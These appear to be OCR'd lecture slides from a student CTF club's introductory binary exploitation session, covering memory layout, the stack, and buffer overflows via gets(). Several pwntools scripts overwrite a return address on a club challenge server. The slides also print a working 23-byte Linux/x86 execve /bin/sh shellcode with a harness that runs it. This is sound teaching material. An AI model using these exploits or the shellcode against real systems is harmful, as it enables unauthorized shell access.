
Week 07
PWN I

Thomas & Chris

sigpwny{AAAAAAAAAAAAAAAAAAAAAAAAA}




Announcements

- Purdue Trip Tomorrow!

- Fall Recruitment Event


- Halloween Party!

Memory


Bottom of memory
(0x00000000)
Memory Region
.text
(instructions)
.data
(initialized
data)
.bss
(uninitialized
data)
heap
stack
Top of memory
(0xFFFFFFFF)

Memory

Bottom of memory
(0x00000000)



Top of memory
(0xFFFFFFFF)

.text: Program instructions

.data: Global variables

.bss: Global variables with no initial value

.heap: Dynamically allocated memory (Think “new” in C++/ Java)

.stack: Call stack, local vars


Smashing The Stack

C -> Assembly

```c
int add_2_to_num (int a) {
    return a + 2;
}
```


```asm
add_2_to_num:
    push ebp
    mov ebp, esp
    mov eax, [ebp + 8]
    add eax, 2
    pop ebp
    ret
```

The Stack




The Stack

```
method_1(a, b, c);
```



C And Debugger (GDB) Demo

Registers




Source: University of Virginia

Buffer Overflow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[4];
    char stack_var_2[4];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```


```
> ./vulnerable
Say Something!
AAAABBB
BBB
```



Buffer Overflow

```
int vulnerable() {
    puts(“Say Something!\n”);
    char stack_var_1[4];
    char stack_var_2[4];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAABBB
BBB
```



Buffer Overflow Demo

Pwntools

```
from pwn import *

# Connect to Stack 0 server with netcat
conn = remote('chal.sigpwny.com', 1351)

# Read first line
print(conn.recvline())

# Write exploit
conn.sendline('A' * 8)

# Interactive (let user take over)
conn.interactive()
```

```
> python3 -m pip install pwntools
```

Pwntools Demo

Why would you want to overwrite the return address?

Doors

Program Begins a new Function

Program Saves
Return Address
On Stack

Program executes function to completion

Program returns
to return address



Just for laughs
GAGS

Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x08044232
```

```
> ./vulnerable
Say Something!
AAAABBBB\x32\x42\x04\x08
```



Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x08044232
```

```
> ./vulnerable
Say Something!
AAAABBBB\x32\x42\x04\x08
```

AAAA
BBBB
Return Addr = 0x08044232
...
...
...
...

Pwntools

```
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b'A' * 8

# Push win address after overflow
# p32(number) is a pwntools function that converts the
# number WIN_ADDR to a proper address
exploit += p32(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```


What if there is no win method?

Write Your Own

Shellcode

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[4];
    gets(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAABBBB
{addr on stack}
{shellcode}
```



Shellcode

Shellcode is just a fancy word for bytes you get by compiling a program.

You write “shellcode” anytime you write a program and compile it.

You can write your own, or use a database:
http://shell-storm.org/shellcode/files/shellcode-827.php

(Term to Google: “shellcode x86 linux”)

Shellcode

```
    ****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    ****************************************************
    *             Author: Hamza Megahed                *
    ****************************************************
    *             Twitter: @Hamza_Mega                 *
    ****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com        *
    ****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com     *
    ****************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

********************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

Pwntools

```
from pwn import *
conn = remote(...)

# Python3 bytestrings require a b in front of them, don't
forget it!
shellcode = b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

# Send shellcode to program
conn.sendline(shellcode)

conn.interactive()
```

What if the stack is “Non-Executable”?

Exploit Mitigations

Data Execution Prevention (DEP)

